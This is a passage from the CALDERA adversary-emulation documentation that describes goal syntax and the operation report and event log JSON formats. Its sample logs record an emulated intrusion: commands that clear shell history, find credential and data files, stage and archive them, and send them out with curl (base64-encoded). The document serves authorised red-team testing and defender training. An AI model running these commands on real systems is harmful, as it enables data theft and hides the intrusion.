- **count**: The number of times this goal should be met in the fact database to be satisfied, defaults to infinity (2^20)
- **operator**: The relationship to validate between the target and value. Valid operators include:
  - **<**: Less Than
  - **>**: Greater Than
  - **<=**: Less Than or Equal to
  - **>=**: Greater Than or Equal to
  - **in**: X in Y
  - *****: Wildcard - Matches on existence of `target`, regardless of `value`
  - **==**: Equal to

Goals can be input to CALDERA either through the Objectives web UI modal, or through Objective YAML files, where they can be added as list entries under goals. In the example of this below, the Objective references two Goals, one that targets the specific username of `test`, and the other that is satisfied by any two acquired usernames:

```
goals:
  - count: 1
    operator: '='
    target: host.user.name
    value: 'test'
  - count: 2
    operator: '*'
    target: host.user.name
    value: 'N/A'
```

CHAPTER

ELEVEN

OPERATION RESULTS

The "Operations" tab enables users to view past operations, create new operations, and export operation reports in `JSON` or `csv` format. When starting a new operation, the "Operations" tab UI provides information on which commands are executed, their status as recorded by the CALDERA C2 server, and the captured `stdout` and `stderr` as applicable.

After completing an operation, you can explore the operations setup, progress, and execution graph using the "Debrief" plugin. Debrief also provides executive-level overviews of the operations progress and the attacks success as a `PDF` report.

After an operation runs, you can export the results in two different `JSON` formats: an operation report or operation event logs. Both are rich sources of information on the technical specifics of which commands were executed, at what time, and with what result. The event logs report ability-level execution records, while the operation report covers a broader range of target, contact, and planning information. The structures of each are compared in the *Operation Report* and *Event Logs* sections.

11.1 Operation Report

The operation report JSON consists of a single dictionary with the following keys and values:

- `name`: String representing the name of the operation
- `host_group`: JSON list of dictionary objects containing information about an agent in the operation.
- `start`: String representing the operation start time in YYYY-MM-DD HH:MM:SS format.
- `steps`: nested JSON dict that maps agent paw strings to an inner dict which maps the string key `steps` to a list of dict objects. Each innermost dict contains information about a step that the agent took during the operation:
  - `link_id`: String representing the UUID of the executed link.
  - `ability_id`: String representing the UUID of the corresponding ability for the command. (e.g. `90c2efaa-8205-480d-8bb6-61d90dbaf81b`)
  - `command`: String containing the base64 encoding of the command that was run.
  - `delegated`: Timestamp string in YYYY-MM-DD HH:MM:SS format that indicates when the operation made the link available for collection
  - `run`: Timestamp string in YYYY-MM-DD HH:MM:SS format that indicates when the agent submitted the execution results for the command.
  - `status`: Int representing the status code for the command.
  - `platform`: String representing the operating system on which the command was run.

  - executor: String representing which agent executor was used for the command (e.g. psh for PowerShell).
  - pid: Int representing the process ID for running the command.
  - description: String representing the command description, taken from the corresponding ability description.
  - name: String representing the command nae, taken from the corresponding ability name.
  - attack: JSON dict containing ATT&CK-related information for the command, based on the ATT&CK information provided by the corresponding ability:
    * tactic: ATT&CK tactic for the command ability.
    * technique_name: Full ATT&CK technique name for the command.
    * technique_id: ATT&CK technique ID for the command (e.g. T1005)
  - output: optional field. Contains the output generated when running the command. Only appears if the user selected the include agent output option when downloading the report.
  - agent_reported_time: Timestamp string representing the time at which the execution was ran by the agent in YYYY-MM-DD HH:MM:SS format. This field will not be present if the agent does not support reporting the command execution time.
- finish: Timestamp string in YYYY-MM-DD HH:MM:SS format that indicates when the operation finished.
- planner: Name of the planner used for the operation.
- adversary: JSON dict containing information about the adversary used in the operation
  - atomic_ordering: List of strings that contain the ability IDs for the adversary.
  - objective: objective UUID string for the adversary.
  - tags: List of adversary tags
  - has_repeatable_abilities: A boolean flag indicating if any ability in the adversary is repeatable.
  - name: Adversary name
  - description: Adversary description
  - plugin: The adversary's source plugin (e.g. stockpile)
  - adversary_id: Adversary UUID string
- jitter: String containing the min/max jitter values.
- objectives: JSON dict containing information about the operation objective.
- facts: list of dict objects, where each dict represents a fact used or collected in the operation.
  - origin_type: String representation of the fact's origin (e.g. SEEDED if seeded by the operation's fact source or LEARNED if the fact was learned during execution of the operation)
  - created: String representing the fact creation time in YYYY-MM-DD HH:MM:SS format
  - name: String representation of the fact's name in major to minor format (e.g. file.sensitive.extension for a sensitive file extension)
  - source: A string representing the UUID of the fact source containing this fact
  - score: Integer representing the fact score
  - value: A string representing the fact's value (e.g. a fact named file.sensitive.extension may have a value yml)

  - `links`: A list of string-valued link UUID which generated this fact
  - `limit_count`: Integer representing the maximum number of occurrences this fact can have in the fact source, defaults to `-1`
  - `technique_id`: ATT&CK technique ID for the command (e.g. `T1005`)
  - `relationships`: list of string-valued fact relationships for facts with this name and value (e.g. `host.file.path(/Users/foo/bar.yml) : has_extension : file.sensitive.extension(yml))`)
  - `trait`: A string representing the fact's trait, or the information the fact seeks to store and capture (e.g. `file.sensitive.extension`)
  - `collected_by`: A list of string-valued agent UUIDs which collected this fact.
  - `unique`: A string representing the fact's unique value (e.g. `file.sensitive.extensionyml`)
- `skipped_abilities`: list of JSON dicts that map an agent paw to a list of inner dicts, each representing a skipped ability.
  - `reason`: Indicates why the ability was skipped (e.g. `Wrong Platform`)
  - `reason_id`: ID number for the reason why the ability was skipped.
  - `ability_id`: UUID string for the skipped ability
  - `ability_name`: Name of the skipped ability.

To download an operation report manually, users can click the "Download Report" button under the operation drop-down list in the operation modal. To include the command output, select the `include agent output` checkbox.

Below is an example operation report JSON:

11.1.1 Sample Operation Report


```
{
  "adversary": {
    "adversary_id": "1a98b8e6-18ce-4617-8cc5-e65a1a9d490e",
    "atomic_ordering": [
      "6469befa-748a-4b9c-a96d-f191fde47d89",
      "90c2efaa-8205-480d-8bb6-61d90dbaf81b",
      "4e97e699-93d7-4040-b5a3-2e906a58199e",
      "300157e5-f4ad-4569-b533-9d1fa0e74d74",
      "ea713bc4-63f0-491c-9a6f-0b01d560b87e"
    ],
    "description": "An adversary to steal sensitive files",
    "has_repeatable_abilities": false,
    "name": "Thief",
    "objective": "495a9828-cab1-44dd-a0ca-66e58177d8cc",
    "plugin": "stockpile",
    "tags": []
  },
  "facts": [
    {
      "collected_by": [],
      "created": "2022-05-11T22:07:07Z",
      "limit_count": -1,
      "links": [
        "fa7ac865-004d-4296-9d68-fd425a481b5e"
```


(continues on next page)

(continued from previous page)


```
      ],
      "name": "file.sensitive.extension",
      "origin_type": "SEEDED",
      "relationships": [
        "host.file.path(/Users/foo/bar/sensitive.sql) : has_extension : file.
↪sensitive.extension(sql)"
      ],
      "score": 6,
      "source": "ed32b9c3-9593-4c33-b0db-e2007315096b",
      "technique_id": "",
      "trait": "file.sensitive.extension",
      "unique": "file.sensitive.extensionsql",
      "value": "sql"
    },
    {
      "collected_by": [],
      "created": "2022-05-11T22:07:07Z",
      "limit_count": -1,
      "links": [
        "ddf2aa96-24a1-4e71-8360-637a821b0781"
      ],
      "name": "file.sensitive.extension",
      "origin_type": "SEEDED",
      "relationships": [
        "host.file.path(/Users/foo/bar/credentials.yml) : has_extension : file.
↪sensitive.extension(yml)"
      ],
      "score": 6,
      "source": "ed32b9c3-9593-4c33-b0db-e2007315096b",
      "technique_id": "",
      "trait": "file.sensitive.extension",
      "unique": "file.sensitive.extensionyml",
      "value": "yml"
    },
    {
      "collected_by": [],
      "created": "2022-05-11T22:07:07Z",
      "limit_count": -1,
      "links": [
        "719378af-2f64-4902-9b51-fb506166032f"
      ],
      "name": "file.sensitive.extension",
      "origin_type": "SEEDED",
      "relationships": [
        "host.file.path(/Users/foo/bar/PyTorch Models/myModel.pt) : has_extension :␣
↪file.sensitive.extension(pt)"
      ],
      "score": 6,
      "source": "ed32b9c3-9593-4c33-b0db-e2007315096b",
      "technique_id": "",
      "trait": "file.sensitive.extension",
      "unique": "file.sensitive.extensionpt",
      "value": "pt"
    },
    {
      "collected_by": [
        "vrgirx"
```


(continues on next page)

(continued from previous page)


```
      ],
      "created": "2022-05-11T22:07:20Z",
      "limit_count": -1,
      "links": [
        "d52a51ff-b7af-44a1-a2f8-2f2fa68b5c73"
      ],
      "name": "host.dir.staged",
      "origin_type": "LEARNED",
      "relationships": [
        "host.dir.staged(/Users/foo/staged)"
      ],
      "score": 2,
      "source": "3e8c71c1-dfc8-494f-8262-1378e8620791",
      "technique_id": "T1074.001",
      "trait": "host.dir.staged",
      "unique": "host.dir.staged/Users/foo/staged",
      "value": "/Users/foo/staged"
    },
    {
      "collected_by": [
        "vrgirx"
      ],
      "created": "2022-05-11T22:08:56Z",
      "limit_count": -1,
      "links": [
        "719378af-2f64-4902-9b51-fb506166032f"
      ],
      "name": "host.file.path",
      "origin_type": "LEARNED",
      "relationships": [
        "host.file.path(/Users/foo/bar/PyTorch Models/myModel.pt) : has_extension :␣
↪file.sensitive.extension(pt)"
      ],
      "score": 1,
      "source": "3e8c71c1-dfc8-494f-8262-1378e8620791",
      "technique_id": "T1005",
      "trait": "host.file.path",
      "unique": "host.file.path/Users/foo/bar/PyTorch Models/myModel.pt",
      "value": "/Users/foo/bar/PyTorch Models/myModel.pt"
    },
    {
      "collected_by": [
        "vrgirx"
      ],
      "created": "2022-05-11T22:09:07Z",
      "limit_count": -1,
      "links": [
        "ddf2aa96-24a1-4e71-8360-637a821b0781"
      ],
      "name": "host.file.path",
      "origin_type": "LEARNED",
      "relationships": [
        "host.file.path(/Users/foo/bar/credentials.yml) : has_extension : file.
↪sensitive.extension(yml)"
      ],
      "score": 1,
      "source": "3e8c71c1-dfc8-494f-8262-1378e8620791",
```


(continues on next page)

(continued from previous page)


```
      "technique_id": "T1005",
      "trait": "host.file.path",
      "unique": "host.file.path/Users/foo/bar/credentials.yml",
      "value": "/Users/foo/bar/credentials.yml"
    },
    {
      "collected_by": [
        "vrgirx"
      ],
      "created": "2022-05-11T22:10:45Z",
      "limit_count": -1,
      "links": [
        "fa7ac865-004d-4296-9d68-fd425a481b5e"
      ],
      "name": "host.file.path",
      "origin_type": "LEARNED",
      "relationships": [
        "host.file.path(/Users/foo/bar/sensitive.sql) : has_extension : file.
↪sensitive.extension(sql)"
      ],
      "score": 1,
      "source": "3e8c71c1-dfc8-494f-8262-1378e8620791",
      "technique_id": "T1005",
      "trait": "host.file.path",
      "unique": "host.file.path/Users/foo/bar/sensitive.sql",
      "value": "/Users/foo/bar/sensitive.sql"
    }
  ],
  "finish": "2022-05-11T22:15:04Z",
  "host_group": [
    {
      "architecture": "amd64",
      "available_contacts": [
        "HTTP"
      ],
      "contact": "HTTP",
      "created": "2022-05-11T18:42:02Z",
      "deadman_enabled": true,
      "display_name": "TARGET-PC$foo",
      "exe_name": "splunkd",
      "executors": [
        "proc",
        "sh"
      ],
      "group": "red",
      "host": "TARGET-PC",
      "host_ip_addrs": [
        "192.168.1.3",
        "100.64.0.1"
      ],
      "last_seen": "2022-05-11T22:39:17Z",
      "links": [
        {
          "ability": {
            "ability_id": "43b3754c-def4-4699-a673-1d85648fda6a",
            "access": {},
            "additional_info": {},
```


(continues on next page)

(continued from previous page)


```
            "buckets": [
              "defense-evasion"
            ],
            "delete_payload": true,
            "description": "Stop terminal from logging history",
            "executors": [
              {
                "additional_info": {},
                "build_target": null,
                "cleanup": [],
                "code": null,
                "command": "> $HOME/.bash_history && unset HISTFILE",
                "language": null,
                "name": "sh",
                "parsers": [],
                "payloads": [],
                "platform": "darwin",
                "timeout": 60,
                "uploads": [],
                "variations": []
              },
              {
                "additional_info": {},
                "build_target": null,
                "cleanup": [],
                "code": null,
                "command": "> $HOME/.bash_history && unset HISTFILE",
                "language": null,
                "name": "sh",
                "parsers": [],
                "payloads": [],
                "platform": "linux",
                "timeout": 60,
                "uploads": [],
                "variations": []
              },
              {
                "additional_info": {},
                "build_target": null,
                "cleanup": [],
                "code": null,
                "command": "Clear-History;Clear",
                "language": null,
                "name": "psh",
                "parsers": [],
                "payloads": [],
                "platform": "windows",
                "timeout": 60,
                "uploads": [],
                "variations": []
              }
            ],
            "name": "Avoid logs",
            "plugin": "stockpile",
            "privilege": null,
            "repeatable": false,
            "requirements": [],
```


(continues on next page)

(continued from previous page)


```
            "singleton": false,
            "tactic": "defense-evasion",
            "technique_id": "T1070.003",
            "technique_name": "Indicator Removal on Host: Clear Command History"
          },
          "agent_reported_time": "2022-05-11T18:42:02Z",
          "cleanup": 0,
          "collect": "2022-05-11T18:42:02Z",
          "command": "PiAkSE9NRS8uYmFzaF9oaXN0b3J5ICYmIHVuc2V0IEhJU1RGSUxF",
          "deadman": false,
          "decide": "2022-05-11T18:42:02Z",
          "executor": {
            "additional_info": {},
            "build_target": null,
            "cleanup": [],
            "code": null,
            "command": "> $HOME/.bash_history && unset HISTFILE",
            "language": null,
            "name": "sh",
            "parsers": [],
            "payloads": [],
            "platform": "darwin",
            "timeout": 60,
            "uploads": [],
            "variations": []
          },
          "facts": [],
          "finish": "2022-05-11T18:42:02Z",
          "host": "TARGET-PC",
          "id": "be6db169-f88d-46f5-8375-ace0e0b2a0df",
          "jitter": 0,
          "output": "False",
          "paw": "vrgirx",
          "pid": "14441",
          "pin": 0,
          "relationships": [],
          "score": 0,
          "status": 0,
          "unique": "be6db169-f88d-46f5-8375-ace0e0b2a0df",
          "used": [],
          "visibility": {
            "adjustments": [],
            "score": 50
          }
        }
      ],
      "location": "/Users/foo/splunkd",
      "origin_link_id": "",
      "paw": "vrgirx",
      "pending_contact": "HTTP",
      "pid": 32746,
      "platform": "darwin",
      "ppid": 32662,
      "privilege": "User",
      "proxy_chain": [],
      "proxy_receivers": {},
      "server": "http://0.0.0.0:8888",
```


(continues on next page)

(continued from previous page)


```
      "sleep_max": 60,
      "sleep_min": 30,
      "trusted": true,
      "upstream_dest": "http://0.0.0.0:8888",
      "username": "foo",
      "watchdog": 0
    }
  ],
  "jitter": "2/8",
  "name": "mock_operation_report",
  "objectives": {
    "description": "This is a default objective that runs forever.",
    "goals": [
      {
        "achieved": false,
        "count": 1048576,
        "operator": "==",
        "target": "exhaustion",
        "value": "complete"
      }
    ],
    "id": "495a9828-cab1-44dd-a0ca-66e58177d8cc",
    "name": "default",
    "percentage": 0
  },
  "planner": "atomic",
  "skipped_abilities": [
    {
      "vrgirx": []
    }
  ],
  "start": "2022-05-11T22:07:07Z",
  "steps": {
    "vrgirx": {
      "steps": [
        {
          "ability_id": "6469befa-748a-4b9c-a96d-f191fde47d89",
          "agent_reported_time": "2022-05-11T22:07:20Z",
          "attack": {
            "tactic": "collection",
            "technique_id": "T1074.001",
            "technique_name": "Data Staged: Local Data Staging"
          },
          "command": "bWtkaXIgLXAgc3RhZ2VkICYmIGVjaG8gJFBXRC9zdGFnZWQ=",
          "delegated": "2022-05-11T22:07:07Z",
          "description": "create a directory for exfil staging",
          "executor": "sh",
          "link_id": "d52a51ff-b7af-44a1-a2f8-2f2fa68b5c73",
          "name": "Create staging directory",
          "output": "/Users/foo/staged",
          "pid": 56272,
          "platform": "darwin",
          "run": "2022-05-11T22:07:20Z",
          "status": 0
        },
        {
          "ability_id": "90c2efaa-8205-480d-8bb6-61d90dbaf81b",
```


(continues on next page)

(continued from previous page)


```
          "agent_reported_time": "2022-05-11T22:08:02Z",
          "attack": {
            "tactic": "collection",
            "technique_id": "T1005",
            "technique_name": "Data from Local System"
          },
          "command":
↪"ZmluZCAvVXNlcnMgLW5hbWUgJyoucHQnIC10eXBlIGYgLW5vdCAtcGF0aCAnKi9cLionIC1zaXplIC01MDBrIDI+L2Rldi9udW
↪",
          "delegated": "2022-05-11T22:07:22Z",
          "description": "Locate files deemed sensitive",
          "executor": "sh",
          "link_id": "719378af-2f64-4902-9b51-fb506166032f",
          "name": "Find files",
          "output": "/Users/foo/bar/PyTorch\\ Models/myModel.pt",
          "pid": 56376,
          "platform": "darwin",
          "run": "2022-05-11T22:08:56Z",
          "status": 0
        },
        {
          "ability_id": "90c2efaa-8205-480d-8bb6-61d90dbaf81b",
          "agent_reported_time": "2022-05-11T22:09:02Z",
          "attack": {
            "tactic": "collection",
            "technique_id": "T1005",
            "technique_name": "Data from Local System"
          },
          "command":
↪"ZmluZCAvVXNlcnMgLW5hbWUgJyoueW1sJyAtdHlwZSBmIC1ub3QgLXBhdGggJyovXC4qJyAtc2l6ZSAtNTAwayAyPi9kZXYvbn
↪",
          "delegated": "2022-05-11T22:08:57Z",
          "description": "Locate files deemed sensitive",
          "executor": "sh",
          "link_id": "ddf2aa96-24a1-4e71-8360-637a821b0781",
          "name": "Find files",
          "output": "/Users/foo/bar/credentials.yml",
          "pid": 56562,
          "platform": "darwin",
          "run": "2022-05-11T22:09:07Z",
          "status": 0
        },
        {
          "ability_id": "90c2efaa-8205-480d-8bb6-61d90dbaf81b",
          "agent_reported_time": "2022-05-11T22:09:53Z",
          "attack": {
            "tactic": "collection",
            "technique_id": "T1005",
            "technique_name": "Data from Local System"
          },
          "command":
↪"ZmluZCAvVXNlcnMgLW5hbWUgJyouc3FsJyAtdHlwZSBmIC1ub3QgLXBhdGggJyovXC4qJyAtc2l6ZSAtNTAwayAyPi9kZXYvbn
↪",
          "delegated": "2022-05-11T22:09:12Z",
          "description": "Locate files deemed sensitive",
          "executor": "sh",
          "link_id": "fa7ac865-004d-4296-9d68-fd425a481b5e",
```

(continues on next page)

(continued from previous page)


```
          "name": "Find files",
          "output": "/Users/foo/bar/sensitive.sql",
          "pid": 56809,
          "platform": "darwin",
          "run": "2022-05-11T22:10:45Z",
          "status": 0
        },
        {
          "ability_id": "4e97e699-93d7-4040-b5a3-2e906a58199e",
          "agent_reported_time": "2022-05-11T22:10:55Z",
          "attack": {
            "tactic": "collection",
            "technique_id": "T1074.001",
            "technique_name": "Data Staged: Local Data Staging"
          },
          "command":
↪"Y3AgIi9Vc2Vycy9jamVsbGVuL0RvY3VtZW50cy9kZW1vL1B5VG9yY2hcIE1vZGVscy9teU1vZGVsLW5pZ2h0bHkucHQiIC9Vc2
↪",
          "delegated": "2022-05-11T22:10:47Z",
          "description": "copy files to staging directory",
          "executor": "sh",
          "link_id": "4a55c2c9-eb9d-4e31-b2b6-8bb4b4ab2950",
          "name": "Stage sensitive files",
          "output": "cp: /Users/foo/bar/PyTorch\\ Models/myModel.pt: No such file or␣
↪directory",
          "pid": 57005,
          "platform": "darwin",
          "run": "2022-05-11T22:10:55Z",
          "status": 1
        },
        {
          "ability_id": "4e97e699-93d7-4040-b5a3-2e906a58199e",
          "agent_reported_time": "2022-05-11T22:11:34Z",
          "attack": {
            "tactic": "collection",
            "technique_id": "T1074.001",
            "technique_name": "Data Staged: Local Data Staging"
          },
          "command":
↪"Y3AgIi9Vc2Vycy9jamVsbGVuL29wdC9hbmFjb25kYTMvZW52cy9mYWlyL2xpYi9weXRob24zLjgvc2l0ZS1wYWNrYWdlcy9zY
↪",
          "delegated": "2022-05-11T22:10:57Z",
          "description": "copy files to staging directory",
          "executor": "sh",
          "link_id": "a5ef6774-6eed-4383-a769-420092e1ba27",
          "name": "Stage sensitive files",
          "pid": 57105,
          "platform": "darwin",
          "run": "2022-05-11T22:11:34Z",
          "status": 0
        },
        {
          "ability_id": "4e97e699-93d7-4040-b5a3-2e906a58199e",
          "agent_reported_time": "2022-05-11T22:12:22Z",
          "attack": {
            "tactic": "collection",
            "technique_id": "T1074.001",
```


(continues on next page)

(continued from previous page)


```
            "technique_name": "Data Staged: Local Data Staging"
          },
          "command":
↪"Y3AgIi9Vc2Vycy9jamVsbGVuL29wdC9hbmFjb25kYTMvbGliL3B5dGhvbjMuOC9zaXRlLXBhY2thZ2VzL3NhY3JlbW9zZXMvZ
↪",
          "delegated": "2022-05-11T22:11:37Z",
          "description": "copy files to staging directory",
          "executor": "sh",
          "link_id": "b2ba877c-2501-4abc-89a0-aeada909f52b",
          "name": "Stage sensitive files",
          "pid": 57294,
          "platform": "darwin",
          "run": "2022-05-11T22:12:22Z",
          "status": 0
        },
        {
          "ability_id": "300157e5-f4ad-4569-b533-9d1fa0e74d74",
          "agent_reported_time": "2022-05-11T22:13:02Z",
          "attack": {
            "tactic": "exfiltration",
            "technique_id": "T1560.001",
            "technique_name": "Archive Collected Data: Archive via Utility"
          },
          "command":
↪"dGFyIC1QIC16Y2YgL1VzZXJzL2NqZWxsZW4vc3RhZ2VkLnRhci5neiAvVXNlcnMvY2plbGxlbi9zdGFnZWQgJiYgZWNobyAvV
↪",
          "delegated": "2022-05-11T22:12:27Z",
          "description": "Compress a directory on the file system",
          "executor": "sh",
          "link_id": "795b4b12-1355-49ea-96e8-f6d3d045334d",
          "name": "Compress staged directory",
          "output": "/Users/foo/staged.tar.gz",
          "pid": 57383,
          "platform": "darwin",
          "run": "2022-05-11T22:13:02Z",
          "status": 0
        },
        {
          "ability_id": "ea713bc4-63f0-491c-9a6f-0b01d560b87e",
          "agent_reported_time": "2022-05-11T22:14:02Z",
          "attack": {
            "tactic": "exfiltration",
            "technique_id": "T1041",
            "technique_name": "Exfiltration Over C2 Channel"
          },
          "command":
↪"Y3VybCAtRiAiZGF0YT1AL1VzZXJzL2NqZWxsZW4vc3RhZ2VkLnRhci5neiIgLS1oZWFkZXIgIlgtUmVxdWVzdC1JRDogYGhvc
↪",
          "delegated": "2022-05-11T22:13:07Z",
          "description": "Exfil the staged directory",
          "executor": "sh",
          "link_id": "bda3e573-d751-420b-8740-d4a36cee1f9d",
          "name": "Exfil staged directory",
          "output": "  % Total    % Received % Xferd  Average Speed   Time    Time
↪ Time  Current                                 Dload  Upload   Total   Spent
↪Left  Speed\r  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:-
↪-     0\r100  1357    0     0  100  1357      0   441k --:--:-- --:--:-- --:--:--
↪441k",
```


(continues on next page)

(continued from previous page)


```
            "pid": 57568,
            "platform": "darwin",
            "run": "2022-05-11T22:14:02Z",
            "status": 0
          },
          {
            "ability_id": "300157e5-f4ad-4569-b533-9d1fa0e74d74",
            "agent_reported_time": "2022-05-11T22:15:01Z",
            "attack": {
              "tactic": "exfiltration",
              "technique_id": "T1560.001",
              "technique_name": "Archive Collected Data: Archive via Utility"
            },
            "command": "cm0gL1VzZXJzL2NqZWxsZW4vc3RhZ2VkLnRhci5neg==",
            "delegated": "2022-05-11T22:14:07Z",
            "description": "Compress a directory on the file system",
            "executor": "sh",
            "link_id": "e58dc3e6-b3a2-4657-aba0-f2f719a35041",
            "name": "Compress staged directory",
            "pid": 57769,
            "platform": "darwin",
            "run": "2022-05-11T22:15:01Z",
            "status": 0
          },
          {
            "ability_id": "6469befa-748a-4b9c-a96d-f191fde47d89",
            "agent_reported_time": "2022-05-11T22:15:03Z",
            "attack": {
              "tactic": "collection",
              "technique_id": "T1074.001",
              "technique_name": "Data Staged: Local Data Staging"
            },
            "command": "cm0gLXJmIHN0YWdlZA==",
            "delegated": "2022-05-11T22:14:07Z",
            "description": "create a directory for exfil staging",
            "executor": "sh",
            "link_id": "cdd17a43-2e06-4be4-b361-c3291cdb3f6a",
            "name": "Create staging directory",
            "pid": 57773,
            "platform": "darwin",
            "run": "2022-05-11T22:15:03Z",
            "status": 0
          }
        ]
      }
    }
}
```

11.2 Operation Event Logs

The operation event logs JSON file can be downloaded via the `Download event logs` button on the operations modal after selecting an operation from the drop-down menu. To include command output, users should select the `include agent output` option. Operation event logs will also be automatically written to disk when an operation completes - see the section on *automatic event log generation*.

The event logs JSON is a list of dictionary objects, where each dictionary represents an event that occurred during the operation (i.e. each link/command). Users can think of this as a "flattened" version of the operation steps displayed in the traditional report JSON format. However, not all of the operation or agent metadata from the operation report is included in the operation event logs. The event logs do not include operation facts, nor do they include operation links/commands that were skipped either manually or because certain requirements were not met (e.g. missing facts or insufficient privileges). The event log JSON format makes it more convenient to import into databases or SIEM tools.

The event dictionary has the following keys and values:

- `command`: base64-encoded command that was executed
- `delegated_timestamp`: Timestamp string in YYYY-MM-DD HH:MM:SS format that indicates when the operation made the link available for collection
- `collected_timestamp`: Timestamp in YYYY-MM-DD HH:MM:SS format that indicates when the agent collected the link available for collection
- `finished_timestamp`: Timestamp in YYYY-MM-DD HH:MM:SS format that indicates when the agent submitted the link execution results to the C2 server.
- `status`: link execution status
- `platform`: target platform for the agent running the link (e.g. "windows")
- `executor`: executor used to run the link command (e.g. "psh" for powershell)
- `pid`: process ID for the link
- `agent_metadata`: dictionary containing the following information for the agent that ran the link:
  - `paw`
  - `group`
  - `architecture`
  - `username`
  - `location`
  - `pid`
  - `ppid`
  - `privilege`
  - `host`
  - `contact`
  - `created`
- `ability_metadata`: dictionary containing the following information about the link ability:
  - `ability_id`
  - `ability_name`
  - `ability_description`

- `operation_metadata`: dictionary containing the following information about the operation that generated the link event:
  - `operation_name`
  - `operation_start`: operation start time in YYYY-MM-DD HH:MM:SS format
  - `operation_adversary`: name of the adversary used in the operation
- `attack_metadata`: dictionary containing the following ATT&CK information for the ability associated with the link:
  - `tactic`
  - `technique_id`
  - `technique_name`
- `output`: if the user selected `include agent output` when downloading the operation event logs, this field will contain the agent-provided output from running the link command.
- `agent_reported_time`: Timestamp string representing the time at which the execution was ran by the agent in YYYY-MM-DD HH:MM:SS format. This field will not be present if the agent does not support reporting the command execution time.

Below is a sample output for operation event logs:

11.2.1 Sample Event Logs


```
[
  {
    "command":
↪"R2V0LUNoaWxkSXRlbSBDOlxVc2VycyAtUmVjdXJzZSAtSW5jbHVkZSAqLnBuZyAtRXJyb3JBY3Rpb24gJ1NpbGVudGx5Q29udC
↪",
    "delegated_timestamp": "2021-02-23T11:50:12Z",
    "collected_timestamp": "2021-02-23T11:50:14Z",
    "finished_timestamp": "2021-02-23T11:50:14Z",
    "status": 0,
    "platform": "windows",
    "executor": "psh",
    "pid": 7016,
    "agent_metadata": {
      "paw": "pertbn",
      "group": "red",
      "architecture": "amd64",
      "username": "BYZANTIUM\\Carlomagno",
      "location": "C:\\Users\\Public\\sandcat.exe",
      "pid": 5896,
      "ppid": 2624,
      "privilege": "Elevated",
      "host": "WORKSTATION1",
      "contact": "HTTP",
      "created": "2021-02-23T11:48:33Z"
    },
    "ability_metadata": {
      "ability_id": "90c2efaa-8205-480d-8bb6-61d90dbaf81b",
      "ability_name": "Find files",
      "ability_description": "Locate files deemed sensitive"
    },
```


(continues on next page)

(continued from previous page)


```
    "operation_metadata": {
      "operation_name": "My Operation",
      "operation_start": "2021-02-23T11:50:12Z",
      "operation_adversary": "Collection"
    },
    "attack_metadata": {
      "tactic": "collection",
      "technique_name": "Data from Local System",
      "technique_id": "T1005"
    },
    "agent_reported_time": "2021-02-23T11:50:13Z"
  },
  {
    "command":
↪"R2V0LUNoaWxkSXRlbSBDOlxVc2VycyAtUmVjdXJzZSAtSW5jbHVkZSAqLnltbCAtRXJyb3JBY3Rpb24gJ1NpbGVudGx5Q29udC
↪",
    "delegated_timestamp": "2021-02-23T11:50:17Z",
    "collected_timestamp": "2021-02-23T11:50:21Z",
    "finished_timestamp": "2021-02-23T11:50:21Z",
    "status": 0,
    "platform": "windows",
    "executor": "psh",
    "pid": 1048,
    "agent_metadata": {
      "paw": "pertbn",
      "group": "red",
      "architecture": "amd64",
      "username": "BYZANTIUM\\Carlomagno",
      "location": "C:\\Users\\Public\\sandcat.exe",
      "pid": 5896,
      "ppid": 2624,
      "privilege": "Elevated",
      "host": "WORKSTATION1",
      "contact": "HTTP",
      "created": "2021-02-23T11:48:33Z"
    },
    "ability_metadata": {
      "ability_id": "90c2efaa-8205-480d-8bb6-61d90dbaf81b",
      "ability_name": "Find files",
      "ability_description": "Locate files deemed sensitive"
    },
    "operation_metadata": {
      "operation_name": "My Operation",
      "operation_start": "2021-02-23T11:50:12Z",
      "operation_adversary": "Collection"
    },
    "attack_metadata": {
      "tactic": "collection",
      "technique_name": "Data from Local System",
      "technique_id": "T1005"
    },
    "agent_reported_time": "2021-02-23T11:50:18Z"
  },
  {
    "command":
↪"R2V0LUNoaWxkSXRlbSBDOlxVc2VycyAtUmVjdXJzZSAtSW5jbHVkZSAqLndhdiAtRXJyb3JBY3Rpb24gJ1NpbGVudGx5Q29udC
↪",
```


(continues on next page)

(continued from previous page)


```
    "delegated_timestamp": "2021-02-23T11:50:22Z",
    "collected_timestamp": "2021-02-23T11:50:27Z",
    "finished_timestamp": "2021-02-23T11:50:27Z",
    "status": 0,
    "platform": "windows",
    "executor": "psh",
    "pid": 5964,
    "agent_metadata": {
      "paw": "pertbn",
      "group": "red",
      "architecture": "amd64",
      "username": "BYZANTIUM\\Carlomagno",
      "location": "C:\\Users\\Public\\sandcat.exe",
      "pid": 5896,
      "ppid": 2624,
      "privilege": "Elevated",
      "host": "WORKSTATION1",
      "contact": "HTTP",
      "created": "2021-02-23T11:48:33Z"
    },
    "ability_metadata": {
      "ability_id": "90c2efaa-8205-480d-8bb6-61d90dbaf81b",
      "ability_name": "Find files",
      "ability_description": "Locate files deemed sensitive"
    },
    "operation_metadata": {
      "operation_name": "My Operation",
      "operation_start": "2021-02-23T11:50:12Z",
      "operation_adversary": "Collection"
    },
    "attack_metadata": {
      "tactic": "collection",
      "technique_name": "Data from Local System",
      "technique_id": "T1005"
    },
    "agent_reported_time": "2021-02-23T11:50:25Z"
  },
  {
    "command":
↪"TmV3LUl0ZW0gLVBhdGggIi4iIC1OYW1lICJzdGFnZWQiIC1JdGVtVHlwZSAiZGlyZWN0b3J5IiAtRm9yY2UgfCBmb3JlYWNoIH
↪",
    "delegated_timestamp": "2021-02-23T11:50:32Z",
    "collected_timestamp": "2021-02-23T11:50:37Z",
    "finished_timestamp": "2021-02-23T11:50:37Z",
    "status": 0,
    "platform": "windows",
    "executor": "psh",
    "pid": 3212,
    "agent_metadata": {
      "paw": "pertbn",
      "group": "red",
      "architecture": "amd64",
      "username": "BYZANTIUM\\Carlomagno",
      "location": "C:\\Users\\Public\\sandcat.exe",
      "pid": 5896,
      "ppid": 2624,
      "privilege": "Elevated",
```


(continues on next page)

(continued from previous page)


```
      "host": "WORKSTATION1",
      "contact": "HTTP",
      "created": "2021-02-23T11:48:33Z"
    },
    "ability_metadata": {
      "ability_id": "6469befa-748a-4b9c-a96d-f191fde47d89",
      "ability_name": "Create staging directory",
      "ability_description": "create a directory for exfil staging"
    },
    "operation_metadata": {
      "operation_name": "My Operation",
      "operation_start": "2021-02-23T11:50:12Z",
      "operation_adversary": "Collection"
    },
    "attack_metadata": {
